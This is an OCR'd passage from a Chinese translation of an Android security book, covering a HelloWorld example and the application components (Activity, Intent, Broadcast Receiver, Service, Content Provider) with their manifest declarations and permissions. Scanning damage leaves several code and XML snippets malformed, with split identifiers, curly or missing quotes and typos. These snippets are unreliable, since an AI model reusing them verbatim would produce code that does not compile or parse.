向 logcat 窗口输出日志信息。屏幕上显示的 UI 界面布局通过 setContentView（R. layout. main）方法实现。如果程序有多个屏幕显示界面，可通过setContentView( )方法为每个屏幕显示界面导入不同的 UI 布局文件，如以 R. layout. secondlayout 作为setContentView( )的参数，就是把 secondlayout. xml 布局文件中定义的布局导入调用该方法的 Activity 界面。类文件 R 提供了一种在 Java 代码中引用定义在 xml 文件中布局或变量的方法，相当于视图或 xml 文件同 Java 代码之间衔接的桥梁。在代码段 4 的最后，使用 log. v（“Hello World”，“Hello LogCat!”）方法向日志文件中输出“Hello LogCat!”日志信息。同其他级别的日志函数相比，如调试（debug）和警告（warning）等，Log. v 日志函数用于显示详细的日志信息。在 log. v（“Hello World”，“Hello LogCat!”）语句中，“Hello World”是日志的事件标签，“Hello Logcat!”是相应日志事件的值，也就是日志信息。

```
package com.androidsecurity.helloworld;

import android.app.Activity;
import android.os.Bundle;
import android.util.Log;

public class HellloWorldActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        Log.v("Hello World", "Hello LogCat!");
    }
}
```

代码段 4　HelloWorldActivity 源码

屏幕显示界面/可视组件的布局或结构使用 XML 文件定义。由于本节解析的应用程序只有一个 Activity，因此只定义了一个布局文件，即/res/layouts/main. xml 文件。该布局源码如代码段 5 所示。基本上，该布局只用了一个线型布局 Linearlayout，并在其中添加 TextView 组件显示文本信息，通过@ string/hello 告诉应用程序显示存储在名为“hello”变量中的字符串，该变量在/res/values/strings. xml 字符串文件中定义，如代码段 6 所示。此代码段内定义了两个字符串，即变量名为“name”的字符串“Hello World，HelloWorldActivity!”和字符串变量名为“app_ name”的“HelloWorld”。其中，变量名为“app_ name”的字符串被 Manifest. xml 文件引用。

图 2. 14 所示为 Eclipse 软件的 Java 视图下的控制台窗口。从图中可见，该应

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout _ width="fill _ parent"
    android:layout _ height="fill _ parent"
    android:orientation="vertical" >

    <TextView
        android:layout _ width="fill _ parent"
        android:layout _ height="wrap _ content"
        android:text="@string/hello" />

    </LinearLayout>
```

代码段 5　main. xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<resources>

    <string name="hello">Hello World,
HellloWorldActivity!</string>
  <string name="app _ name">HellloWorld</string>

   </resources>
```

代码段 6　strings. xml 文件

用程序（HelloWorld. apk）在模拟器启动之后被安装在模拟器上，随即打开此应用程序的 Activity，也就是 com. androidsecrity. helloworld. HelloWorldActivity 类。需要注意的是，该 Activity 是通过包名“com. androidsecurity. helloworld”被引用和开启的。




图 2. 14　HelloWorld 应用程序运行时的控制台信息

应用程序用到的 Logcat 标签的设置过程如图 2. 15 所示。




图 2. 15 HelloWorld 应用程序的 Logcat 标签设置过程

2. 5 小结

本章主要探讨了 Android 软件栈及其中各层，详细分析了 Linux 内核及 Android 系统的安全机制。讨论了 Zygote 和 Android 系统的启动过程，搭建了 Android 开发测试环境，介绍了 Android SDK 提供的各种工具。最后，以一个典型的 Android 程序为例，分析了 Android 项目与应用程序的结构。通过本章，读者应该能够熟悉 Android 软件栈上的各种术语。

第 3 章　Android 应用程序体系结构

本章主要介绍 Android 应用程序的体系结构，构成应用程序的各种组件，并使用 Logcat 工具演示这些组件在应用程序运行时是如何工作的。随后，本章将讨论 Android 应用程序生命周期的各个阶段。在本章结束时，读者将能够描述出构成 Android 应用程序的典型组件，在什么时候可以使用这些组件，以及理解应用程序生命周期的各个阶段。

3.1　应用程序组件

典型的 Android 应用程序通常都会具有丰富的功能，例如内置的时钟（Clock）应用程序，其基本功能包括显示时间（时区）、设置闹钟和设置秒表。在时钟应用程序中，主要有三个不同的屏幕显示界面。除了这些可见的功能外，其功能还包括同后端服务器进行通信，用以更新时间、在后台运行 Service 组件维持闹钟功能，以及同内置处理器时钟同步等。因此，即便是一个简单的 Android 应用程序，也会有多个构成模块。Android 应用程序主要有四种组件：Activity（活动）、Broadcast Receiver（广播接收器）、Content Provider（内容提供者）和 Service（服务）。这些组件使用被称为“Intent（意图）”的消息体进行彼此交互，或是同其他应用程序的组件交互。如图 3.1 所示，图中介绍了 Android 应用程序的主要组件。




图 3.1　Android 应用程序组件

3.1.1　Activity

基本上 Activity 就是用户看到的或与之进行可视交互的屏幕显示界面，是 Android 应用程序的可视用户接口（User Interface，UI）。大多数的应用程序都会包含

多个 Activity，每一个 Activity 对应一个用户能够看到的或与之交互的屏幕显示界面，在这些 Activity 之间，用户可以随意地切换。在这种无缝切换效果的用户体验下，用户能够以任何顺序（除少量例外）启动应用程序中不同的 Activity。而且，用户还可以使用 Intent（有关 Intent 的内容在本章后续部分中会介绍到）启动其他应用程序的 Activity，如图 3.2 所示。Android 应用程序启动时会自动打开一个 Activity，通过该 Activity，用户可以在应用程序中的不同 Activity 或组件之间切换。一般情况下，应用程序都会设计一种使用户能够回到上一个 Activity 界面的方式。总之，通过 Activity 提供的 UI 屏幕界面，用户就能够同应用程序进行各种交互，使用应用程序的各种功能。应用程序中，一些常见的 Activity 使用例子如下：

- 应用程序的登录界面。
- 创建一封电子邮件的界面。
- 通过电子邮件发送照片的界面。




图 3.2　Android 应用程序之间的 Activity 交互

应用程序通常由多个 Activity 组成。当应用程序启动时，会有一个“main（主）”Activity 被启动，作为 UI 显示在屏幕上，呈现给用户。

Activity 类用于创建屏幕显示界面，程序开发者可以使用 setContentView（View）函数创建 UI 组件，也就是屏幕显示界面的布局。创建自定义的 Activity 类，首先需要继承“Activity”父类，然后再在自定义的 Activity 子类中实现（重写）父类中相应的回调函数，这些函数会在 Activity 创建，变换（如暂停、终止和转入后台），以及销毁时被系统回调并执行。Activity 类有很多的回调函数，而 OnCreate( ) 和 OnPause( ) 函数是其中最重要的，也是使用最频繁的回调函数。

- onCreate(Bundle)函数：在 Activity 初始化时调用，每个 Activity 类都需要实现这个函数。通常，在该函数内调用 setContentView(int) 函数定义 Activity 的 UI 布局，通过调用函数：findViewById(int)，获取本地资源并与其进行交互。
- onPause( )函数：当用户离开 Activity 时，调用此函数，并在函数内执行 Activity 状态信息存储操作，以及其他重要的操作。

此外，在 Activity 类中，还有一些其他的重要函数，包括：onStart( )、onRestart( )、onResume( )、onStop( )，以及 onDestroy( )。在本章后续，讨论 Activity 的生命周期时，将介绍到这些函数。

在代码段 1 中，定义了一个典型的 Activity 类，起名为“ActivityA”。该类先是继承了 Activity 基类（即 Activity 类），定义了一些私有成员变量。然后，重写并实

现了基类中的部分回调函数，尤其是 onCreate( ) 函数。在 onCreate( ) 函数内，ActivityA 类通过使用 setContentView( ) 和 findViewById( ) 函数定义了 ActivityA 的 UI 界面布局。

```
public class ActivityA extends Activity {

   private String mActivityName;
   private TextView mStatusView;
   private TextView mStatusAllView;
   private StatusTracker mStatusTracker =
StatusTracker.getInstance();

   @Override
   public void onCreate(Bundle savedInstanceState) {
      super.onCreate(savedInstanceState);
      setContentView(R.layout.activity _ a);
      mActivityName = getString(R.string.activity _ a);
       mStatusView = (TextView)findViewById(R.
id.status _ view _ a);
       mStatusAllView =
(TextView)findViewById(R.id.status _ view _ all _ a);
       mStatusTracker.setStatus(mActivityName,
getString(R.string.on _ create));
       Utils.printStatus(mStatusView, mStatusAllView);
    }
```

代码段 1　ActivityA 类实现的 onCreate( ) 函数

在 Android 应用程序中，所有的 Activity 都需要在 Manifest 文件内声明，否则将不能在系统中注册，未声明的 Activity 也就无法被启动。

在 Manifest 文件中声明 Activity 的实现如代码段 2 所示。使用 < activity > 标签声明 Activity 类，该标签是 < application > 标签的子标签。在 < activity > 标签内，能够定义 Activity 的属性，如属性“android：name”用于指定声明的 Activity 的类名。此外，在 < activity > 标签中，还可以包含 Intent 过滤器（通过 < intent-filter > 标签定义），以及 Activity 类使用的元数据。

```
<application android:label="@string/app _ name"
             android:icon="@drawable/ic _ launcher">

    <activity android:name=".ActivityA"
        android:launchMode="singleTask">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
  <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
```

```
        <activity android:name=".ActivityB" />
        <activity android:name=".ActivityC" />
    </application>
```

代码段 2　Manifest 文件中的 Activity 声明

Manifest 文件需要为应用程序所有的 Activity 统一声明一个启动入口。如代码段 2 所示，该应用程序共有三个 Activity：ActivityA、ActivityB 和 ActivityC。其中，ActivityA 是主(main)Activity，当打开应用程序时，该 Activity 被启动。而且，ActivityA 还绑定了一个 Intent 过滤器(<intent-filter>标签)，其 action（动作）和 category（类别）分别被设置成“MAIN”和“LAUNCHER”。这样，就可以让 Android 系统的 Launcher[㊀]程序获得这个 Activity，继而使用户能够借此启动该应用程序。

Manifest 文件内的其他 Activity 属性的详细信息请参阅下述网站：http://developer.android.com/guide/topics/manifest/activity-element.html。

由于 Android 应用程序可以启动其他应用程序的 Activity。因此，需要对这种特定的能力进行限制，也就是限制其他应用程序对指定 Activity 的启动能力。在 Manifest 文件中，通过设置权限来实现对这种跨应用程序启动 Activity 的限制。其他应用程序需要使用“use-permission”权限标签，请求对相应权限功能的访问。Activity 可以使用<activity>标签的“android:permission”属性设置 Activity 的权限，限制其他应用对该 Activity 的启动。当其他应用程序调用 Context.startActivity()函数或 Activity.startActivityForResult()函数启动该 Activity 时，系统会查看其权限，若调用者不具有该权限，启动 Activity 的请求会被拒绝。

3.1.2　Intent

Intent 是用于激活其他应用程序组件（如 Activity、Service 和 Broadcast Receiver）的消息体，描述了需要执行的动作或操作。借助 Intent，Android 系统提供了一种在运行之后的应用程序组件之间的绑定机制，这种机制既可以在同一个应用程序的组件之间运行，也可以在不同的应用程序组件之间运行。Intent 本身就是一个包含信息的对象，这些信息可以是需要执行的操作信息，或者对于 Broadcast Receiver 组件来说，也可以是发生事件的详细信息。

以纽约时报应用程序为例，在这个应用程序中，有三个不同的 Activity，一个用于显示文章列表，另一个用于显示文章内容，还有一个对话框 Activity，提供给用户用来标记喜爱的文章等。该应用程序还可以通过发送含有文章链接电子邮件，

㊀ Launcher，即 Android 系统的应用程序启动器，是 Android 系统内置的应用，用于显示安装在 Android 设备上的所有应用程序。——译者注

和他人共享指定文章。如图 3. 3 所示，通过 Intent 可以让用户在不同的 Activity 之间切换，同应用程序进行交互。



图 3. 3　Intent 用法

不同的应用程序组件，如 Service、Activity 或 Broadcast Receiver，发送 Intent 对象时调用的函数也各不相同，见表 3. 1。

表 3. 1　发送 Intent 的函数

应用程序组件	函　　数
Activity	Context. startActivity( ) Activity. startActivtyForResult( ) Activity. setResult( )
Service	Context. startService( ) Context. bindService( )
Broadcast Receiver	Context. sendBroadcast( ) Context. sendOrderedBroadcast( ) Context. sendStickyBroadcast( )

Intent 对象（消息体）是一种数据结构，它被设计用来存储事件信息或执行的操作信息，主要包含两部分信息内容：

● 执行的动作（Action）。

● 执行动作相关的数据，以 URI（Uniform Resource Identifier，统一资源标识）的形式表示。

下面是几组 Intent 包含的动作/数据对的例子：

● ACTION_ DIAL content：//contacts/people/1

将此人的电话号码显示在电话拨号器上，拨号呼叫。

● ACTION_ DIAL tel：123

将号码 123 显示在电话拨号器上，进行呼叫。

此外，Intent 对象还可以提供其他的信息，如下所示：

● Category：指定执行动作的类别信息。当设置为 CATEGORY_ LAUNCHER 时，表示接收 Intent 的 Activity 存在于 Android 系统的 Launcher 程序中。

● Type：明确指定 Intent 的数据类型，无需系统判定。

● Component：指定处理该 Intent 的目标组件的名称，非必须项。当设置为空

时，系统会使用 Bundle 中的其他信息确定匹配的目标组件。

● Extras：附加信息的集合，使用 android. os. Bundle 类封装这些信息内容。

通过这些属性，Intent 能够表示各种操作和事件。例如，Activity 可以向电子邮件应用程序（e-mail）发送一个包含电子邮件地址的 Intent 对象，撰写新的邮件。Intent 主要分为两种不同的类型，显式类型的 Intent 和隐式类型的 Intent。

显式类型的 Intent 中明确指出需要激活的组件名称（对应的类名）。一般情况下，由于应用程序并不知道其他应用程序内组件的名称，因此这种类型的 Intent 通常用在同一个应用程序的内部组件之间。典型的显式类型 Intent 的调用形式如下：

```
Intent i = new Intent(this, <activity_name>. class);
```

相反，隐式类型的 Intent 用于激活其他不同应用程序的组件。例如，照片应用程序（Photo）向电子邮件应用程序（e-mail）发送电子邮件 Intent 对象，从而使用电子邮件发送照片。这种类型的 Intent 不需要提供目标组件的名称，而是通过系统解析，找到与之匹配的目标组件。Intent 解析机制主要通过组件提供的 Intent 过滤器实现，Intent 过滤器用于告知系统该组件能够处理哪些 Intent 对象。系统将 Intent 对象同过滤器进行比较，从而选出相匹配的目标组件交付 Intent 对象。Intent 过滤器提供了一种机制，使组件可以指定其希望处理的 Intent 对象，这可以用于限制对某些组件的激活。例如，当组件没有设定 Intent 过滤器时，那么它只能接收显示类型的 Intent 对象。但有一点需要注意的是，不要依赖于 Intent 过滤器作为确保软件安全的手段，因为别人总是会有办法发送显式类型的 Intent 给它，从而绕过 Intent 过滤机制。因此，需要为组件定义特定的权限，限制通过 Intent 对特定组件的访问。而且，最好只使用 Intent 对象传递有限的数据。对于敏感的信息，比如密码等信息，绝对不能使用 Intent 对象传递，因为它们很有可能会被恶意组件接收。

典型的隐式类型的 Intent 对象调用形式如下：

```
Intent I = new Intent(Intent. ACTION_VIEW,Uri. parse(http://www. google. com));
```

当系统将 Intent 对象和过滤器进行比较时，系统主要测试/比较 Intent 对象内的三个字段，见表 3. 2。因此，希望获得 Intent 对象的组件需要在它的 Intent 过滤器中提供相应字段信息。

表 3. 2 Intent 字段及其说明

Intent 字段	用　途
Action	执行动作的名字或已经发生的事件名字构成的字符串，如 ACTION_CALL，ACTION_TIMEZONE_CHANGED
Data	执行动作相关的操作数据，包括 URI 和 MIME 两种类型的数据。例如，ACTION_VIEW 动作一般关联 URL 类型的数据，ACTION_CALL 则需要处理与相关联的 tel：data 类型的数据
Category	提供有关处理/服务 Intent 对象的目标组件类别的附加信息，一般为 CATEGORY_HOME，CATEGORY_LAUNCHER，CATEGORY_BROWSABLE 等

图 3. 4 和图 3. 5 显示的分别是电话（Phone）应用程序和浏览器（Browser）应用程序的 Manifest. xml 文件内容，这两个应用程序都是 Android 系统内置的应用程序。因此，其他的应用程序可以使用它们拨打电话和浏览网页。Phone 应用程序提供了多个 Intent 过滤器，可以处理多个 Intent 动作，如与“tel.”类型数据相关联的 android. intent. action_CALL 动作。当某个应用程序试图拨打电话时，将向 Phone 应用程序发送关联该数据类型（即电话号码）的 Intent 对象。Browser 应用程序提供了用于处理 android. intent. action_VIEW 动作的 Intent 过滤器等，这使其他应用程序能够向 Browser 应用程序发送 URL 地址。

```
<activity android:theme="@android:style/Theme.NoDisplay" android:name="OutgoingCallBroadcaster"
    <intent-filter>
        <action android:name="android.intent.action.CALL" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:scheme="tel" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.CALL" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:scheme="voicemail" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.CALL" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="vnd.android.cursor.item/phone" />
        <data android:mimeType="vnd.android.cursor.item/phone_v2" />
        <data android:mimeType="vnd.android.cursor.item/person" />
    </intent-filter>
</activity>
```

图 3. 4　Phone 应用程序的 Manifest. xml 文件

```
<activity android:theme="@style/BrowserTheme" android:label="@string/application_name" android:name="BrowserActivity"
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="http" />
        <data android:scheme="https" />
        <data android:scheme="about" />
        <data android:scheme="javascript" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.BROWSABLE" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:scheme="http" />
        <data android:scheme="https" />
        <data android:scheme="inline" />
        <data android:mimeType="text/html" />
        <data android:mimeType="text/plain" />
        <data android:mimeType="application/xhtml+xml" />
        <data android:mimeType="application/vnd.wap.xhtml+xml" />
    </intent-filter>
```

图 3. 5　Browser 应用程序的 Manifest. xml 文件

3. 1. 3　Broadcast Receiver

Broadcast Receiver 用于处理 Intent 对象，该组件通过订阅特定的 Intent 对象指

定的动作，作为 Android 应用程序同系统组件之间相互通信的一种方式。在收到激活的 Intent 对象之前，Broadcast Receiver 保持睡眠状态。激活之后，Broadcast Receiver 将执行特定的动作。Android 系统和应用程序都可以对外广播 Intent 对象。不过，只有在安全权限之内，订阅了这些 Intent 对象指定动作的组件才能够接收到。当 Intent 对象被广播出去后，只有具备所需权限且已经订阅了该 Intent 对象指定动作的 Broadcast Receiver 才能被系统激活，接收该 Intent 对象并执行相应操作。

Android 系统自带了多种系统事件（如电池电量低、收到电话或短信等事件），作为 Intent 对象内部 Action 字段的动作值，由系统以广播 Intent 对象的形式对外发布。如下是一些 Android 系统自带的广播 Intent 动作：

- ACTION_TIME_TICK
- ACTION_TIME_CHANGED
- ACTION_TIMEZONE_CHANGED
- ACTION_BOOT_COMPLETED
- ACTION_PACKAGE_ADDED
- ACTION_PACKAGE_CHANGED
- ACTION_PACKAGE_REMOVED
- ACTION_PACKAGE_RESTARTED
- ACTION_PACKAGE_DATA_CLEARED
- ACTION_UID_REMOVED
- ACTION_BATTERY_CHANGED
- ACTION_POWER_CONNECTED
- ACTION_POWER_DISCONNECTED
- ACTION_SHUTDOWN

作为 Android 系统内置的应用程序之一，闹钟（Alarm）应用程序订阅的系统广播动作主要有两种：ACTION_TIME_CHANGED 和 ACTION_TIMEZONE_CHANGED。Broadcast Receiver 组件本身不具有用户界面，但是应用程序可以在 Activity 类中通过 onReceive( ) 回调函数接收广播并执行相应的操作。这时，该 Activity 类需要继承 android. content. BroadcastReceiver 类，并且重写父类的 onReceive( ) 函数。

Android 应用程序可以向自己或其他应用程序发送广播 Intent。不过，需要在 Manifest. xml 文件中注册这些 Broadcast Receiver 组件，才能将应用程序注册到 Android系统中，从而接收特定的广播 Intent 动作。以时钟（Time）应用程序为例，要想接收 ACTION_TIME_CHANGED 和 ACTION_TIMEZONE_CHANGED 广播 Intent 动作，需要在 Time 应用程序的 Manifest. xml 文件中声明上述注册及订阅的事件动作。这样，该程序的 Broadcast Receiver 才能注册到 Android 系统中，当订阅的事件动作发生时，再由系统激活该程序的 Broadcast Receiver。Time 应用程序的

Broadcast Receiver 组件“TimeReceiver 类”在 Manifest. xml 文件中声明的注册如代码段 3 所示，该类重写了父类（android. content. BroadcastReceiver 类）的回调函数 onReceive( )。

要想接收特定广播发出的 Intent，需要明确地请求所需的权限。

```
<receiver android:name = “.TimeReceiver”>
    <intent-filter>
      <action
android:name=android.intent.action.TIME _ CHANGED”/>
      <action
android:name=android.intent.action.TIME _ ZONE _ CHANGED”/>
    </intent-filter>
</receiver>
```

代码段 3　注册 Broadcast Receiver 组件

对于一些特定的广播 Intent 动作，应用程序需要请求所需的权限才能接收。例如，接收 BOOT_COMPLETED 广播 Intent 动作，则需要应用程序具有 RECEIVE_BOOT_COMPLETED 权限。此外，Broadcast Receiver 的一些权限能够限制向关联的 Broadcast Receiver 组件交付广播的 Intent 对象。例如，当系统试图向 Broadcast Receiver组件交付广播 Intent 对象时，首先会检查 Broadcast Receiver 的权限。如果该 Broadcast Receiver 没有所需权限，则系统会取消向其交付该广播的 Intent 对象。

3. 1. 4　Service

Service 是用于 Android 应用程序在后台执行耗时操作的组件，它没有用户界面，仅在后台执行任务，如闹钟、音乐播放器应用程序等。其他的 Android 应用程序可以在前台运行，然而 Service 只能在后台运行，甚至当用户切换到其他的应用程序组件或应用程序时。而且，应用程序组件可以通过将自己“绑定”到 Service 上，与它在后台交互。例如，某个应用程序组件可以绑定到音乐播放器的 Service 上，在需要时同它进行交互。因此，Service 可以有两种状态：启动和绑定。

应用程序组件可以调用 startService( ) 函数启动一个 Service，此时该 Service 处于“启动”状态。只要 Service 被启动，就会在后台运行，甚至当启动它的组件或所在的应用程序不再运行后，Service 仍将继续运行。

应用程序组件可以调用 bindService( ) 函数绑定到 Service 上，绑定的 Service 通常被用作客户端/服务器机制，同应用程序组件进行交互。绑定之后，Service 同与其绑定的组件一同运行。一旦解绑，Service 即终止销毁。所有的应用程序组件或其他应用程序只要取得所需权限，都可以通过 Intent 启动或绑定一个 Service。

自定义的 Service 必须要继承 Service 基类，并且实现基类中相应的回调函数。Service 类中几个重要的回调函数包括：onStartCommand( )、onBind( )、onCreate( ) 和 onDestroy( )。

● onStartCommand( )

当其他应用程序组件调用 startService( ) 函数启动 Service 时，该回调函数由系统调用。随后，Service 开始运行，直到 stopSelf( ) 函数或 stopService( ) 函数被调用时终止。

● onBind( )

当其他应用程序组件调用 bindService( ) 函数同 Service 绑定时，回调该函数。

● onCreate( )

当 Service 首次创建时，回调该函数执行初始化设置。onCreate( ) 函数在 onStartCommand( ) 或 onBind( ) 函数调用之前执行。

● onDestroy( )

Service 不再需要时，回调该函数。

需要注意的是，当 Android 需要回收系统资源时，系统会终止 Service。例如，在系统内存空间不足的情况下。同其他组件一样，Service 也需要在 Manifest. xml 文件中声明。在 Manifest. xml 文件内使用 <application> 的子标签 <service> 声明 Service，如代码段 4 所示。其中，android:name 属性指定声明的 Service 类名，如果 Service 中定义了 Intent 过滤器，那么其他应用程序也可以通过隐式类型的 Intent 激活该 Service。

```
<manifest>
….
    <application …>
       <service android:name =".ServiceName />
    ….
    </application>
</manifest>
```

代码段 4　Service 在 Manifest 文件中声明

同其他应用程序组件一样，可以使用 <service> 标签内定义的权限限制应用程序对该 Service 的启动或绑定。当应用程序调用 Context. startService( )、Context. stopService( ) 或 Content. bindService( ) 函数操作目标 Service 时，系统会检测调用者权限，如果调用者没有所需的权限，则拒绝相应操作的请求。

3.1.5 Content Provider

Content Provider 提供了一种不同应用程序之间共享持久数据的方式，每一个 Content Provider 都可以看作一个数据仓库，其他应用程序可以通过定义 Content Provider 访问这些数据。虽然应用程序可以使用 Intent 共享数据，但是对于一些敏感或持久性的数据来说，使用 Intent 对象传递并不合适。因此，Content Provider 旨在解决该问题。Content Provider 和 Content Provider 的客户端采用一种标准的接口实现数

据共享的安全性和高效性。例如，Android 系统的 Contact Provider（联系人信息提供器）。Android 系统上内置了默认的联系人应用软件，能够访问 Contact Provider。不过，开发者也可以编写具有不同 UI 界面布局的联系人应用程序，从 Contact Provider 获取相同的数据。因此，任何应用程序对联系人信息的改动，都会被所有访问 Contact Provider 的应用程序获取。应用程序可以通过调用 ContentResolver( ) 函数访问 Content Provider 的数据。

同其他应用程序组件一样，Content Provider 也需要在 Manifest. xml 文件中声明。在 <provider> 标签内可以定义 Content Provider 的权限，如 android：readPermission 和 android：writePermission 权限，控制其他应用程序组件能够在 Content Provider 上执行的操作类型。当应用程序调用 Content. Resolver. query( )、Content. Resolver. insert( )、Content. Resolver. update( ) 和 Content. Resolver. delete( ) 函数对 Content Provider 的数据进行操作时，系统会查看其操作权限，没有权限则操作请求被拒绝。

3.2 Activity 生命周期

在本章前面部分，已经介绍了 Activity 的相关内容，并且讨论了需要在 Activity 中实现的回调函数，包括 onCreate( )、onPause( )、onStart( )、onRestart( )、onResume( )、onStop( ) 和 onDestroy( )。接下来，本节将稍加详细地介绍一下 Activity 的生命周期。

如前所述，Activity 是与用户进行交互的 UI 屏幕界面，应用程序往往包含多个 Activity，用户可以在不同的 Activity 之间无缝地切换，也可以使用 Intent 对象启动其他应用程序的 Activity。因此，了解 Activity 的生命周期至关重要。尤其对于应用开发者，需要实现 Activity 切换或终止时回调的特定函数的操作细节。如果 Activity 所需的回调函数没有实现，很可能导致应用程序出现性能和/或可靠性方面的问题。

Activity 栈用于维护管理 Android 应用程序的 Activity 组件。用户在使用应用程序时，Activity 会经历生命周期的不同状态。例如，新的 Activity 启动后将被放置在当前任务 Activity 栈的顶部，并且获得用户焦点、进入运行状态，而之前的 Activity 入栈，位于新 Activity 之下。系统会根据 Activity 的不同状态调用 Activity 生命周期中相应的回调函数。如当一个 Activity 回到前台、获得用户焦点时，系统将调用 onCreate( )、onRestart( )、onStart( ) 或 onResume( ) 函数，而当 Activity 失去焦点、进入后台时，系统将调用另一组回调函数，如 onPause( ) 等。

● 激活/运行状态：当 Activity 进入屏幕前台，并获得用户焦点时，处于该状态。这时，Activity 位于当前任务堆栈的顶部，响应用户操作。

● 暂停状态：当 Activity 上面出现另一个 Activity，使其失去焦点但仍然对用户可见时，处于暂停状态。在它之上的 Activity 没有完全覆盖屏幕，或者是透明的，

被暂停的 Activity 仍保留着所有的状态和成员信息，不过，如果系统处于内存空间不足时，系统会“杀死”该状态 Activity，回收空间资源。

● 停止状态：当 Activity 完全被另一个全屏 Activity 覆盖时，处于停止状态，它仍然保留所有的状态和成员信息。然而对用户是不可见的，所以它的窗口将被隐藏，在系统内存不足时，经常会“杀死”这样的 Activity。

● 不活跃/终止的状态：当 Activity 处于暂停或终止状态，系统往往会根据资源情况“杀死”这样的 Activity，回收空间资源。当该 Activity 重新启动时，需要重新初始化状态和成员信息。

Activity 生命周期状态转换流程如图 3.6 所示，图中直角矩形表示 Activity 状态转换时需要实现的回调函数，圆角矩形表示 Activity 的不同状态。

